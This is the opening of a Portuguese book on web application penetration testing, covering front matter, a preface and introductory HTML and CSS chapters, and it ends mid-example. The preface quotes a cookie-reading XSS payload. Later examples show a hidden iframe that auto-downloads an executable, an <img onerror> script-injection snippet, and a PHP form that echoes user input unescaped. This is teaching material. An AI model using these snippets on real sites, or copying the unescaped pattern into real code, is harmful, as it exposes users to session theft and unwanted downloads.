
Pentest
em aplicações web
novatec
Daniel Moreno

Pentest em Aplicações Web

Daniel Moreno

Novatec

Editor: Rubens Prates
Revisão gramatical: Tássia Carvalho
Editoração eletrônica: Carolina Kuwabata
Capa: Carolina Kuwabata

ISBN: 978-85-7522-614-8

Histórico de edições impressas:

Setembro/2017 Primeira edição

Novatec Editora Ltda.
Rua Luís Antônio dos Santos 110
02460-000 – São Paulo, SP – Brasil
Tel.: +55 11 2959-6529
Email: novatec@novatec.com.br
Site: www.novatec.com.br
Twitter: twitter.com/novateceditora
Facebook: facebook.com/novatec
LinkedIn: linkedin.com/in/novatec

Esta obra é dedicada aos meus amados pais e familiares. Obrigado pelo carinho, pela força e pelo apoio que vocês me deram desde a escrita do meu primeiro livro. Sem vocês, expressar minha verdadeira paixão por livros, leitura e escrita não seria possível.

Esta obra também é dedicada a todos os entes queridos que já se foram, os quais amei muito enquanto vivos.

À minha avó Jandira, ao meu avô Geraldo, aos meus tios Carlos e Paulinho, às minhas tias Karla, Silvana e Marissol e a todos os outros familiares.

Sumário

Parte I ▪ Introdução

Capítulo 1 ▪ Introdução ao HTML

Capítulo 2 ▪ Introdução ao CSS

Parte II ▪ Pentest em aplicações web

Capítulo 5 ▪ Introdução ao web pentest 5.1

Introdução ao pentest web

Capítulo 6 ▪ Reconhecimento

6.1 Google Hacking
  6.1.1 Operadores especiais
  6.1.2 Mineração de dados
  6.1.3 Consultas ofensivas
6.2 Shodan
6.3 Arquivo robots.txt
6.4 Ícone de sites
6.5 Mensagens de erro
6.6 Clonagem de sites
  6.6.1 wget
  6.6.2 httrack
6.7 Mapeamento da infraestrutura

Capítulo 7 ▪ Scanning

7.1 Whatweb
7.2 Nmap
7.3 Nmap Scripting Engine (NSE)
  7.3.1 Categoria auth
  7.3.2 Categoria brute
  7.3.3 Categoria default
  7.3.4 Categoria discovery
  7.3.5 Categoria DoS
  7.3.6 Categoria exploit
  7.3.7 Categoria external
  7.3.8 Categoria fuzzer
  7.3.9 Categoria safe
7.4 Dirb
7.5 Dirbuster
7.6 Burp Suite

Agradecimentos

Antes de qualquer coisa, agradeço a todos os leitores que confiaram e adquiriram meus primeiros livros.

Um agradecimento a todos os meus amigos virtuais, que entram em contato comigo via email ou rede social. Embora não nos conheçamos pessoalmente, vocês são mais do que especiais para mim. Não vou citar nomes, pois a lista é muito extensa. De qualquer forma, obrigado por fazerem parte da minha vida.

Também gostaria de fazer um agradecimento mais do que especial e merecido a toda a equipe da Novatec, que sempre trabalhou com afinco para a publicação dos meus livros, auxiliando-me e melhorando minhas obras sempre que necessário.

Isenção de responsabilidade

O livro foi desenvolvido a partir de estudos e laboratórios pessoais, visando garantir o correto fornecimento das informações. Como qualquer obra, poderá conter erros e/ou informações incorretas. O autor, a editora, os distribuidores e qualquer entidade envolvida direta ou indiretamente na sua comercialização não assumirão responsabilidade por eventual prejuízo ou dano, relativo a qualquer informação contida neste livro. Caso alguma errata seja encontrada, entre em contato em erratas@novatec.com.br.

Sobre o autor

Daniel Moreno é autor de vários livros, todos com ampla aceitação na comunidade de T.I. Entusiasta em Linux, Python e PHP, também escreve e ministra treinamentos e palestras sobre o assunto. Em seu GitHub (github.com/danielhnmoreno), sempre está divulgando projetos com o intuito de ajudar a comunidade no desenvolvimento e aperfeiçoamento de novas ferramentas.

Prefácio

Desde a invenção da *World Wide Web* por seu criador Tim Bernes-Lee, a *www* vem ganhando muito espaço. Originalmente projetada para compartilhamento de dados por meio de hipertextos, a web nunca foi construída visando garantir a segurança digital. Ao longo do tempo, diversos parâmetros adicionais tiveram de ser implementados para que os dados fossem trafegados de forma segura.

Diversos ataques direcionados contra aplicações web foram criados: *Cross-site Scripting*, *SQL Injection*, *unrestricted file upload*, *Code Injection*, *Command Injecion*, *Remote/Local File Inclusion* e *Cross-site Request Forgery* constituem apenas alguns dos exemplos. Caso essas palavras sejam novas para você, não se preocupe, durante o livro os devidos conceitos serão devidamente explicados.

Como estudante autodidata sobre assuntos de segurança ofensiva, sempre achei que se realiza uma abordagem errônea desse tema em outros materiais. Ao me preparar para reunir o material para este livro, senti que os outros autores não estruturam um material de fácil assimilação para quem está começando na área.

Normalmente o que se vê são técnicas e mais técnicas visando exclusivamente ao ataque contra aplicações web. Desse modo, é muito difícil encontrar um ou alguns capítulos de nivelamento. Por exemplo, um ataque muito comum que ainda perdura contra aplicações web são os ataques de XSS (*Cross-site Scripting*). É muito comum encontrar montanhas de materiais explicando como criar uma infinidade de códigos maliciosos em JavaScript para fazer a injeção do payload em um ataque XSS. Porém, não vejo um guia que introduza conceitos de programação antes de falar sobre ataques XSS. No entanto, é muito importante que o leitor tenha conhecimento de como funciona o ataque, em vez de apenas sair executando ferramentas automatizadas e não ter conhecimento do que significa o payload

<script>alert(document.cookie)</script>.

Este livro será dividido em três partes. A primeira tem como foco ensinar o básico sobre ambientes web. Será impossível desenvolver um bom pentest web sem um conhecimento aprofundado de tecnologias e programação web. Como o foco do livro será cuidar da segurança no lado servidor (*server side*), o leitor deverá conhecer a fundo pelo menos uma linguagem de programação web, sendo o PHP a linguagem escolhida para este livro. Entendendo bem a primeira parte, a segunda reportará como os ataques em si são feitos. Nela, ferramentas descreveremos técnicas manuais de ataques a fim de se saber quais são as possíveis vulnerabilidades do website. O código-fonte das aplicações também serão estudados e analisados para melhor entendimento e aprofundamento sobre o tema. A fim de que o website seja disponibilizado online com o mínimo de segurança, as técnicas de defesa serão descritas na terceira parte.

Meu objetivo é fornecer ao público iniciante, e mesmo aos que já conhecem sobre o tema, uma abordagem mais completa sobre o assunto. Começando o livro com assuntos básicos, o leitor terá a base necessária para ler a segunda parte: os ataques em si. Sabendo aplicar um teste de invasão (web pentest), poderá ir então para a terceira parte: como prevenir que os ataques ocorram e garantir a segurança em websites.

Espero que goste da leitura deste livro e que as informações sejam úteis para você. Esses são os meus votos.

Do seu amigo, *Daniel Moreno*.

Nota inicial

O livro é voltado para testes de intrusão em ambientes web. Portanto, não será descrito como realizar pentest em outros ambientes. Para tal, recomendo a leitura dos livros *Introdução ao pentest* e *Pentest em redes sem fio*, ambos de minha autoria.

Será utilizada a distribuição Kali Linux para testes e laboratórios. Obtenha a última versão em http://kali.org.

Embora simples, a instalação do Kali Linux não será abordada neste livro. Para tal, consulte o livro *Introdução ao pentest*, de minha autoria.

O texto iniciado com --- ou com os caracteres #, //, /* */ ou <!-- --> indica comentários pessoais, para melhor entendimento sobre a operação que ocorrerá:

```
--- Comentário pessoal ---
<!-- Comentário pessoal em código HTML -->
# Comentário pessoal em código PHP
// Comentário pessoal em código PHP
/* Comentário pessoal
   com mais de uma linha em código PHP
*/
```

Muitos comandos só são executáveis pelo superusuário root, sendo indicados pelo texto root@kali#. Lembre-se de acessar o terminal de comandos do sistema como superusuário root.

Os comandos a serem executados no terminal do Kali Linux são destacados em negrito:

```
root@kali# comando
```

A terminologia *IP_**, como *IP_servidor_web*, *IP_DVWA*, *IP_atacante*, *IP_Kali_Linux*, representa o endereço IP a ser inserido, e não o termo estrito *IP_**.

Devido às constantes atualizações do sistema operacional Kali Linux pela equipe Offensive Security, talvez existam mudanças nos comandos e

operações descritos neste livro para a versão que estará disponível no site http://kali.org. O livro foi escrito para que o leitor consiga executar as operações descritas em qualquer versão do Kali Linux. Porém, caso não consiga executar algum procedimento, faça o download e a instalação do Kali Linux 2017.1 em http://cdimage.kali.org (última versão do Kali Linux enquanto o livro era escrito).

PARTE I

Introdução

CAPÍTULO 1

Introdução ao HTML

1.1 Introdução ao HTML

O HTML (*Hyper Text Markup Language*) é uma linguagem para marcação de hipertexto[1]. Portanto, não sendo considerada uma linguagem de programação, mas de marcação, tem a função de agrupar textos. Caberá ao CSS (*Cascading Style Sheets*) organizar a forma como o hipertexto será exibido ao usuário.

Um documento HTML é acessado pelo browser. Para que este visualize um documento HTML, usa-se o protocolo HTTP (*Hyper Text Transfer Protocol*) para transferir dados do servidor web (que armazena a página web) ao cliente que solicita a página. No Kali Linux, o servidor web pré-instalado é o Apache.

Justificam-se os capítulos subsequentes pelo fato de todo documento web básico girar em torno do HTML e das folhas de estilo. Este livro visa estudar a linguagem de programação PHP e suas vulnerabilidades, porém, para entender o contexto em que se utiliza o código PHP, é de vital importância saber o significado da tag HTML usada.

Esta obra não objetiva o estudo de web designer ou a apresentação de todas as tags HTML. Caso tenha dúvida sobre a utilização de alguma tag, consulte o site http://w3schools.com/tags. Selecionaram-se algumas que podem ser úteis em um pentest web.

Antes de qualquer atividade que envolva desenvolvimento web, inicie o Apache:

```
root@kali# service apache2 start
```

No decorrer do livro, serão explicados elementos relacionados ao local de criação dos arquivos HTML e PHP. Porém, saiba que, para que se acesse um

arquivo via web, ele deverá estar dentro do diretório web raiz: o /var/www/html.

1.2 Estrutura do documento HTML

Antes de se iniciar o estudo das principais tags HTML, é necessário conhecer a estrutura básica do documento HTML, apresentada a seguir:

```
<!DOCTYPE html>
<html lang="pt-br">

<head>
   <meta charset="utf-8"/>
   <title>Título do documento HTML</title>
</head>

<body>
   <!--- Aqui você irá inserir as tags HTML --->
</body>
</html>
```

- <!DOCTYPE html> – Define que o documento será do tipo HTML.
- <html lang="pt-br"> – Inicia o documento HTML. O idioma do documento é definido pelo parâmetro lang="pt-br".
- <head> e </head> – Dentro dessa seção, definem-se parâmetros relacionados ao cabeçalho HTML, como metadata, definição do título do documento e referência à folha de estilo CSS.
- <meta charset="utf-8"> – A codificação de caracteres HTML é do tipo UTF-8. Assim, o texto "Essa mensagem segue a codificação UTF-8" não exibirá problemas quando apresentar os caracteres çã (codificação) no browser.
- <title> e </title> – Define o título do documento. É exibido no canto superior esquerdo do browser quando se acessa o site. Caso essa tag não for definida, o título do documento será determinado como o endereço do servidor web.
- <body> e </body> – Corpo HTML. Toda página web é inserida nessa seção.
- </html> – Finalização do documento HTML.

1.3 Abertura e fechamento de tags

A maioria das tags HTML deve ser aberta e posteriormente fechada. Por exemplo, para definir o título do documento, a tag <title> é iniciada, seguida pelo título em si, e posteriormente fechada com </title>. Exemplo:

```
<head>
   <meta charset="utf-8"/>
   <title>Título do HTML</title>
</head>
```

Para iniciar um novo parágrafo, usa-se a tag . Ao terminar de escrever o parágrafo, finaliza-se a tag com :

```
<body>
   <p> Novo parágrafo.
   Quebra de linhas não são exibidas no browser </p>
</body>
```

A quebra de linhas feita no código-fonte HTML não é exibida no browser, que não a respeita e exibe tudo em uma única linha. Para realizar a quebra de linha, utilize a tag
 (não é necessário fechamento):

```
<body>
   <p> Novo parágrafo. <br>
   Quebra de linha. </p>
</body>
```

Várias tags podem ser usadas de forma encadeada, porém de acordo com a seguinte ordem de fechamento: a primeira a abrir será a última a fechar.

```
<body>
   <p><b> Texto em negrito </b></p>
</body>
```

1.4 Principais tags

Esta secção descreverá as principais tags HTML. Consulte http://w3schools.com/tags para mais detalhes. Antes de iniciar a explicação das tags HTML, atente às observações:

1. Para deixar o livro mais elegante e menos repetitivo, os documentos HTML desta seção não estão escritos de forma completa. Utilize a estrutura básica do documento HTML descrito em “1.2 Estrutura do

documento HTML” para criar o arquivo HTML de forma correta.

2. Sempre que for trabalhar com a criação de arquivos HTML desta seção, altere o conteúdo do arquivo /var/www/html/index.html para o código HTML desejado. Inicie o servidor web com o comando service apache2 start, e visualize a página web criada acessando o endereço http://localhost por meio do browser.

1.4.1 <!-- -->

Tudo o que estiver entre as tags <!-- e --> será interpretado como comentário e, portanto, não estará sendo executado como código HTML:

```
<body>
  <!--
    <p> Esse parágrafo não será exibido pelo browser </p>
  -->
  <p> Novo parágrafo. Será exibido pelo browser </p>
</body>
```

1.4.2 <a>

Define um hiperlink, e este deve ser referenciado com o atributo href. No exemplo a seguir, quando se clicar nas palavras "Ir para o site do Google", o usuário será enviado para o endereço http://google.com.br.

```
<body>
  <a href="http://google.com.br"> Ir para o site do Google </a>
</body>
```

A tag <a> também pode referenciar documentos locais. Por exemplo, caso exista uma figura em /var/www/html/figura.jpg:

```
<body>
  <a href="figura.jpg"> Figura </a>
</body>
```

Caso a mesma figura esteja localizada em /var/www/html/figuras/figura.jpg, será referenciada da seguinte forma:

```
<body>
  <a href="figuras/figura.jpg"> Figura </a>
</body>
```

1.4.3 <b>

Destaca o texto em negrito.

```
<body>
   Texto em <b>negrito</b>
</body>
```

1.4.4

Quebra de linha.

```
<body>
   <p> Parágrafo um </p>
   <br>
   <p> Parágrafo dois </p>
</body>
```

1.4.5

Define uma seção no documento HTML, sendo muito utilizado em folha de estilo CSS para aplicar um estilo a um grupo de tags.

Por exemplo, supondo-se que seja necessário definir três blocos de código HTML: o primeiro deve ter o texto da cor azul e estar alinhado à esquerda, o segundo, o texto da cor vermelha e centralizado, e o terceiro, o texto da cor verde e alinhado à direita:

```
<head>
   <style>
      #esquerda{
         color: blue;
         border:1px solid;
         padding: 0px 10px 0px 10px;
         float: left;
         text-align: left;
      }
      #centro{
         color: red;
         border:1px solid;
         padding: 0px 10px 0px 10px;
         float: left;
         text-align: center;
      }
```

```
        #direita{
            color: green;
            border:1px solid;
            padding: 0px 10px 0px 10px;
            float: left;
            text-align: right;
        }
    </style>
</head>
<body>
    <div id="esquerda">
        Texto à esquerda <br>
        O texto é alinhado à esquerda <br>
    </div>
    <div id="centro">
        Texto ao centro <br>
        O texto é centralizado <br>
    </div>
    <div id="direita">
        Texto à direita <br>
        O texto é alinhado à direita <br>
    </div>
</body>
```

1.4.6 <form>

Define um formulário para envio de dados. Os principais atributos que acompanham a tag <form> são:

- action – Determina qual documento rebererá o formulário. Por exemplo, <form action="ola.php"> enviará os dados para o formulário localizado em /var/www/html/ola.php.
- method – Indica o método HTTP (GET ou POST) de envio dos dados do formulário para o documento que o receberá (atributo action).

Há uma diferença entre os métodos GET e POST, explicada a seguir. O método GET é responsável pela requisição de dados, solicitando, na própria URL, o dado procurado. Por exemplo, diante da necessidade de um levantamento dos livros da categoria infantojuvenil em um site fictício de venda de livros, a requisição GET poderá ser: http://site.com.br/livros.php?categoria=infantojuvenil. Agora, supondo que se objetive a categoria ficção

científica, a requisição GET poderá ser: http://site.com.br/livros.php?categoria=ficcao.

Diferentemente do método GET, o método POST envia dados. Um exemplo são as telas de login e senha de websites. Os dados (nome de usuário e senha) trafegam dentro do corpo da mensagem, não sendo exibidos na URL. A seguir, um exemplo de processamento usando o método POST: ao tentar alterar o cadastro no site http://site.com.br/altera_cadastro.php, o nome de usuário e a senha são enviados no corpo da mensagem, e não diretamente na URL:

POST /altera_cadastro.php HTTP/1.1
Host: *site.com*
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
usuario=meu_usuario&senha=senha123

- enctype – Especifica a forma como os dados do formulário são codificados antes de enviados para o documento que os receberá. Usado em conjunto com o método POST, pode ser de três tipos:

- application/x-www-form-urlencoded – Codificação padrão caso nenhuma forma seja especificada. Caracteres especiais são convertidos em código ASCII, e espaços, no sinal de +.
- multipart/form-data – Nenhum caractere é convertido. Essa codificação deve ser usada em casos de upload de arquivos (*file upload*).
- text/plain – Caracteres especiais não são convertidos em código ASCII, porém espaços continuam sendo convertidos no sinal de +.

Exemplo:

```
<body>
  <form action="ola.php" method="get" enctype="text/plain">
    <input type="text" name="nome">
    <input type="submit" value="Enviar">
  </form>
</body>
```

1.4.7 <h1>, <h2>, <h3>, <h4>, <h5> e <h6>

As tags <h1> até <h6> marcam o tamanho do cabeçalho: quanto menor o tamanho da tag <h>, maior será o do cabeçalho:

```
<body>
  <h1> Cabeçaalho um </h1>
  <h2> Cabeçalho dois </h2>
</body>
```

1.4.8 <iframe>

Insere um documento dentro de uma página HTML.

```
<body>
  <iframe src="https://the.earth.li"></iframe>
</body>
```

A tag iframe pode ser usada para download de arquivos:

```
<body>
  <iframe src="https://the.earth.li/~sgtatham/putty/latest/x86/putty.exe"
    hidden></iframe>
</body>
```

1.4.9 <img>

Insere uma imagem no documento HTML. Precisa conter o atributo src, que indica a localização da imagem.

O exemplo a seguir supõe uma figura localizada em /var/www/html/foto.jpg:

```
<body>
   <img src="foto.jpg">
</body>
```

Caso a imagem esteja localizada em /var/www/html/figuras/imagem.jpg:

```
<body>
   <img src="figuras/imagem.jpg">
</body>
```

Também é possível referenciar uma imagem remota inserindo o endereço HTTP no atributo src:

```
<body>
   <img src="http://site.com/imagem.jpg">
</body>
```

1.4.10 <input>

Campo de entrada de dados. Normalmente é utilizado dentro das tags <form> e </form> para que os dados de entrada sejam enviados para o documento destino.

Os principais atributos são:

- name – Nome identificador, devendo ser único para cada <input>.
- value – Valor atribuído à tag <input>.
- type – Tipo do elemento que será exibido; os principais estão apresentados a seguir:

- checkbox – Campo do tipo checkbox. Permite ao usuário fazer várias escolhas entre as opções disponíveis.
- file – Botão de seleção de arquivos. Usado para upload de arquivos (file upload).
- hidden – Campo oculto.
- password – Similar ao elemento text, com a diferença de que serão exibidos asteriscos (*) no lugar do texto digitado.
- radio – Botão do tipo rádio. Permite ao usuário escolher entre as opções disponíveis.
- reset – Limpa todos os valores do formulário, resetando-o ao estado original.
- submit – Botão para envio dos dados.
- text – Campo de texto para inserção de dados.

Crie o arquivo /var/www/html/index.html com o seguinte conteúdo:

```
<body>
  <form action="formulario.php" method="get">
    <input type="text" value="digite o nome" name="nome">
    <br>
    <input type="password" name="senha">
    <input type="hidden" value="esse campo não é exibido no browser"
      name="oculto">
    <br>
    <input type="radio" value="item1" name="campo_radio">Campo radio item1
    <input type="radio" value="item2" name="campo_radio">Campo radio item2
    <br>
    <input type="checkbox" value="item1"
      name="campo_checkbox[]">Campo checkbox item1
    <input type="checkbox" value="item2"
      name="campo_checkbox[]">Campo checkbox item2
    <br>
    <input type="submit" value="Enviar dados">
  </form>
</body>
```

Crie o arquivo /var/www/html/formulario.php com o seguinte conteúdo:

```
<pre>
<?php
   echo '<b>Nome: ' . $_GET["nome"] . "<br>";
   echo '<b>Senha: ' . $_GET["senha"] . "<br>";
   echo '<b>Oculto: ' . $_GET["oculto"] . "<br>";
   echo '<b>Radio: ' . $_GET["campo_radio"] . "<br>";
   echo '<b>Checkbox: ';
   print_r($_GET["campo_checkbox"]);
?>
</pre>
```

Ao acessar o endereço http://localhost no browser, aparecerá um formulário para entrada de dados. Preencha alguns campos e clique no botão Enviar dados. Os dados do formulário HTML (/var/www/html/index.html) serão enviados para o formulário /var/www/html/formulário.php. Após o script PHP processá-los, eles são reenviados para o browser do usuário, exibindo uma saída similar à seguinte:

```
Nome: Daniel Moreno
Senha: senha_secreta
Oculto: esse campo não é exibido no browser
Radio: item2
Checkbox: Array
(
   [0] => item1
   [1] => item2
)
```

1.4.11 <meta>

A metadata para o documento HTML é usada para definir a descrição da página, o autor, a data de modificação etc. Os principais atributos são:

- http-equiv – Fornece informações para o atributo content, podendo ser do tipo content-type, default-style ou refresh.
- content – Valor para o atributo http-equiv.

O exemplo a seguir atualiza a própria página a cada três segundos:

```
<head>
   <meta http-equiv="refresh" content="3" >
   <title>Título do documento HTML</title>
</head>
```

A tag <meta> também pode ser usada para redirecionar o usuário para outro

site:

```
<head>
   <meta http-equiv="refresh" content="0; url=http://google.com.br">
</head>
```

1.4.12 <pre>

Texto pré-formatado: fonte Courier, preservando espaços e linhas em branco.

```
<body>
   <pre> Texto pré-formatado
   <!--- Deixe essa linha em branco --->
      Digite algo com muito espaço
   <!--- Deixe essa linha em branco --->
      A quebra de linha e espaços adicionais são exibidos no browser
   </pre>
</body>
```

1.4.13 <script>

Insere códigos JavaScript. Observe:

```
<body>
   <script> alert("Código JavaScript")</script>
</body>
```

1.4.14

Utilizado para ancorar partes de um texto. Enquanto o elemento permite aplicar folha de estilo CSS para um conjunto de tags, o permite selecionar pequenas partes do texto.

No exemplo a seguir, o elemento seleciona um parágrafo inteiro; o elemento , por sua vez, seleciona apenas uma palavra:

```
<body>
   <div style="color:red">
      <p>Todo o parágrafo terá a cor vermelha. </p>
   </div>
   Somente a palavra <span style="color:blue">azul</span> terá a cor azul
</body>
```

1.4.15 <textarea>

Área de texto.

```
<body>
   <textarea rows="4" cols="20">Texto opcional</textarea>
</body>
```

1.5 Principais atributos das tags

Algumas tags apresentam atributos que podem ser incluídos no momento em que uma é definida. Aqui se considerarão os seguintes atributos: class, hidden, id e style. Consulte o site http://w3schools.com/tags/ref_standardattributes.asp para mais informações.

1.5.1 class

Define a classe a que determinada tag pertence. Ao contrário do atributo id (no qual cada elemento deve ter um ID único), vários elementos podem pertencer à mesma classe, herdando as mesmas características. Utilizam-se os atributos class e id em folhas de estilo CSS.

No exemplo a seguir, os dois primeiros parágrafos utilizam as características (fonte, tamanho e cor) descritas na classe corAzul. Somente o terceiro parágrafo emprega características da classe corVermelha:

```
<head>
   <link rel="stylesheet" type="text/css" href="cores.css">
</head>

<body>
   <p class="corAzul"> O primeiro parágrafo terá a cor azul.</p>
   <p class="corAzul"> O segundo parágrafo terá a cor azul.</p>
   <div class="corVermelha"> O terceiro parágrafo terá a cor de fundo vermelha.</div>
</body>
```

Será necessária a criação do arquivo /var/www/html/cores.css descrevendo as características da classe. No exemplo a seguir, a classe corAzul, aplicada somente à tag <p>, define a fonte do parágrafo como Arial, tamanho 20 pixels e cor azul. Já a classe corVermelha, aplicada a qualquer tag, define a fonte do parágrafo como Times New Roman, tamanho 30 pixels e cor de fundo vermelha. Caso objetive criar uma classe para determinada tag, escreva o nome da tag seguido de um ponto e o nome da classe, conforme

demonstrado a seguir:

```
p.corAzul {
    font-family: Arial;
    font-size: 20px;
    color: blue;
}
.corVermelha {
    font-family: "Times New Roman";
    font-size: 30px;
    background-color: red;
}
```

1.5.2 disabled

Desabilita um campo, conforme demonstrado:

```
<body>
    <input type="text" name="nome" disabled><br>
</body>
```

1.5.3 hidden

Define um elemento invisível a olho nu. Observe:

```
<body>
    <p hidden> Esse parágrafo não será exibido pelo browser. </p>
</body>
```

O atributo hidden pode ser utilizado em conjunto com a tag <img>, assim ocultando uma imagem aos olhos do usuário enquanto um popup JavaScript é executado.

```
<body>
    <img src="x" onerror="alert('Injeção_HTML')" hidden>
</body>
```

1.5.4 id

Define um ID para a tag. Ao contrário do atributo class (no qual diversos elementos podem pertencer à mesma classe), o atributo ID deve ser único para cada tag.

No exemplo a seguir, cada tag apresenta um ID único:

```
<head>
   <link rel="stylesheet" type="text/css" href="cores.css">
</head>

<body>
   <p id="corAzul1"> O primeiro parágrafo terá a cor azul.</p>
   <p id="corAzul2"> O segundo parágrafo terá a cor azul.</p>
   <p id="corVermelha"> O terceiro parágrafo terá a cor de fundo vermelha.</p>
</body>
```

Será necessária a criação do arquivo /var/www/html/cores.css descrevendo as características de cada ID. Mesmo que as características de corAzul1 e corAzul2 sejam idênticas, cada ID deverá ser definido de forma única (diferente do atributo class, em que é possível o agrupamento de tags caso elas apresentem características iguais). Para definir um ID no arquivo CSS, antes de cada nome de ID use #:

```
#corAzul1 {
   font-family: Arial;
   font-size: 20px;
   color: blue;
}

#corAzul2 {
   font-family: Arial;
   font-size: 20px;
   color: blue;
}

#corVermelha {
   font-family: "Times New Roman";
   font-size: 30px;
   background-color: red;
}
```

1.5.5 maxlength

Quantidade máxima de caracteres de um campo.

```
<body>
   <input type="text" name="nome" maxlength="2"><br>
</body>
```

1.5.6 style

Uma das formas utilizadas pelo CSS para determinar o estilo de uma tag. O exemplo a seguir estabelece um parágrafo inteiro de forma centralizada:

```
<body>
   <p style="text-align:center"> Texto centralizado </p>
   <p> Texto não centralizado </p>
</body>
```

---

1 Hipertextos são informações eletrônicas que englobam outras formas de texto, como, além do próprio texto puro, imagens, vídeo e áudio. Hipertextos são acessados via hiperlinks.

CAPÍTULO 2

Introdução ao CSS

2.1 Introdução ao CSS

O CSS (*Cascading Style Sheets* – folha de estilo em cascata) determina como os elementos de uma linguagem de marcação são exibidos pelo browser, definindo a aparência do site. O HTML permite que um bloco de tags seja marcado, e o CSS fará a sua exibição na tela: posicionamento do texto, definição do tamanho, cor da fonte usada etc.

É possível utilizar o CSS de três formas: arquivo externo, tag <style> e atributo style.

2.1.1 Arquivo externo

Nesse modo, caso várias páginas HTML tenham sido referenciadas pela mesma folha de estilo, ao mudar o layout no arquivo CSS, todas as páginas HTML serão automaticamente atualizadas. Para referenciar o arquivo CSS, inclua a tag <link rel> no cabeçalho HTML.

Exemplo:

```
<head>
   <link rel="stylesheet" type="text/css" href="estilo.css">
</head>

<body>
   <p> Parágrafo com a cor verde. Referência por tag </p>
   <p class="corVermelha"> Parágrafo com a cor vermelha. Referência por classe </p>
   <p id="corAzul"> Parágrafo com a cor azul. Referência por ID </p>
</body>
```

O arquivo CSS apresenta a seguinte estrutura:

seletor{ *propriedade1*:*valor1*; *propriedade2*:*valor2*; ... ; *propriedadeN*:*valorN*; }

As regras podem ser definidas em linhas separadas:

```
seletor{
   propriedade1:valor1;
   propriedade2:valor2;
   ...;
   propriedadeN:valorN;
}
```

A forma como se define o *seletor* vai depender da estrutura do documento HTML. Por exemplo, supondo que seja necessário aplicar a cor verde, fonte Arial e tamanho 30 pixels a todas as tags <p> do documento HTML:

```
p{
   color: green;
   font-family: Arial;
   font-size: 30px;
}
```

Caso precise definir uma classe para uma tag, insira um ponto com o nome da classe. Assim, todas as tags que utilizarão essa classe herdarão suas características. Por exemplo, supondo que seja necessário aplicar a cor vermelha, fonte Times New Roman e tamanho 50 pixels a todas as tags <p> que utilizarem a classe corVermelha:

```
p.corVermelha{
   color: red;
   font-family: "Times New Roman";
   font-size: 50px;
}
```

Caso precise definir uma classe que não esteja restrita somente a uma tag, remova o nome da tag. Por exemplo, supondo que seja necessário aplicar a classe corVermelha nas tags <h1> e <h2>, e não somente na tag <p>:

```
.corVermelha{
   color: red;
   font-family: "Times New Roman";
   font-size: 50px;
}
```

Caso precise definir um ID para uma tag, insira um sinal de # antes do nome do ID. Por exemplo, supondo que seja necessário aplicar a cor azul, fonte Sans Serif e tamanho 20 pixels para a tag que utilizar o ID corAzul:

```
#corAzul{
   color: blue;
```

```
    font-family: "Sans Serif";
    font-size: 20px;
}
```

O arquivo /var/www/html/estilo.css ficará da seguinte forma:

```
p{
    color: green;
    font-family: Arial;
    font-size: 30px;
}

p.corVermelha{
    color: red;
    font-family: "Times New Roman";
    font-size: 50px;
}

#corAzul{
    color: blue;
    font-family: "Sans Serif";
    font-size: 20px;
}
```

Caso exista mais de um tipo de tag com as mesmas características, é possível agrupá-las. Os exemplos a seguir são equivalentes:

```
h1{ color:red; }
h2{    color:red;}

--- As tags <h1> e <h2> podem ser agrupadas, da seguinte forma: ---
h1, h2 {
    color: red;
}
```

2.1.2 Tag <style>

Todo e qualquer documento HTML que utiliza a tag

```
<link rel="stylesheet" type="text/css" href="arquivo.css">
```

para adotar uma folha de estilo terá o seu conteúdo alterado caso o arquivo de CSS sofra alterações.

Ao utilizar a tag <style>, definições da folha de estilo são feitas dentro de cada documento HTML. Assim, somente a página HTML que tiver sua folha de estilo modificada sofrerá alterações:

```
<head>
   <style>
      #esquerda{
         color: blue;
         border:1px solid;
         padding: 0px 10px 0px 10px;
         float: left;
         text-align: left;
      }
   </style>
</head>

<body>
   <div id="esquerda">
      <p> Texto a esquerda</p>
      Observe que o texto será alinhado à esquerda.
   </div>
</body>
```

2.1.3 Atributo style

A folha de estilo é aplicada somente na tag HTML especificada. Exemplo:

```
<body>
   <p style="text-align: right;"> Texto alinhado à direita. </p>
   <span style="text-align: left; margin-left: 20px;">
   Texto alinhado à esquerda. </span>
</body>
```

2.2 Principais propriedades do CSS

Algumas propriedades do CSS são descritas neste capítulo. Consulte o site http://w3schools.com/css/default.asp para mais informações.

2.2.1 background

Cor de fundo, podendo ser definida pelo nome (background: red), pelo valor hexadecimal (background: #ff0000) ou pelo valor RGB (background: rgb(255,0,0)). O exemplo a seguir define um texto amarelo com cor de fundo vermelha:

```
<body>
   <p style="color:yellow; background: red;">
```

```
    Texto em amarelo com cor de fundo vermelho. </p>
</body>
```

2.2.2 height e width

Altura (height) e largura (width) da tag HTML. No exemplo a seguir, o elemento <p> terá altura de 100 pixels e largura correspondente a 50% do tamanho total da tela.

```
<body>
  <p style="border-style: solid; height: 100px; width: 50%; "> Texto </p>
</body>
```

2.2.3 position

Especifica o tipo de método usado para o posicionamento do elemento: estático (static), relativo (relative), fixo (fixed) ou absoluto (absolute).

No posicionamento estático (static), os elementos são posicionados sequencialmente, um após o outro. No exemplo a seguir, posicionam-se duas tags <p> de forma estática:

```
<body>
  <p style="position: static;"> Posicionamento estático. </p>
  <p style="position: static;"> Posicionamento estático. </p>
</body>
```

No posicionamento relativo (relative), é possível ajustar o elemento na tela pelas propriedades top, right, bottom e left. Exemplo:

```
<body>
  <p style="border-style: dotted; height: 100px; width: 50%; position: relative;
    top: 50px; left: 30px; "> Texto. </p>
</body>
```

No posicionamento fixo (fixed), os elementos são fixados na página, acompanhando a rolagem de tela. Crie o arquivo /var/www/html/index.php com o seguinte conteúdo:

```
<body>
<p style="border-style: dotted; width: 150px; position: relative; top: 100px;
  left: 100px; "> Posicionamento relativo. </p>
<?php
for($x = 0; $x < 100; $x++)
  echo "linha $x <br>";
```

```
?>
<p style="border-style: dotted; width: 150px; position: fixed; top: 200px;
   left: 100px; "> Posicionamento fixo. </p>
</body>
```

No posicionamento absoluto (absolute), para o posicionamento do elemento-filho, leva-se em consideração a posição do elemento-pai. Caso não se defina o elemento-pai (ou seja definido com o posicionamento *static*), o elemento-filho é posicionado em relação ao elemento <body>:

```
<body>
   <div style="border-style: dotted; height: 100px; width: 50%; position: relative;
      top: 50px; left: 30px; "> Elemento-pai
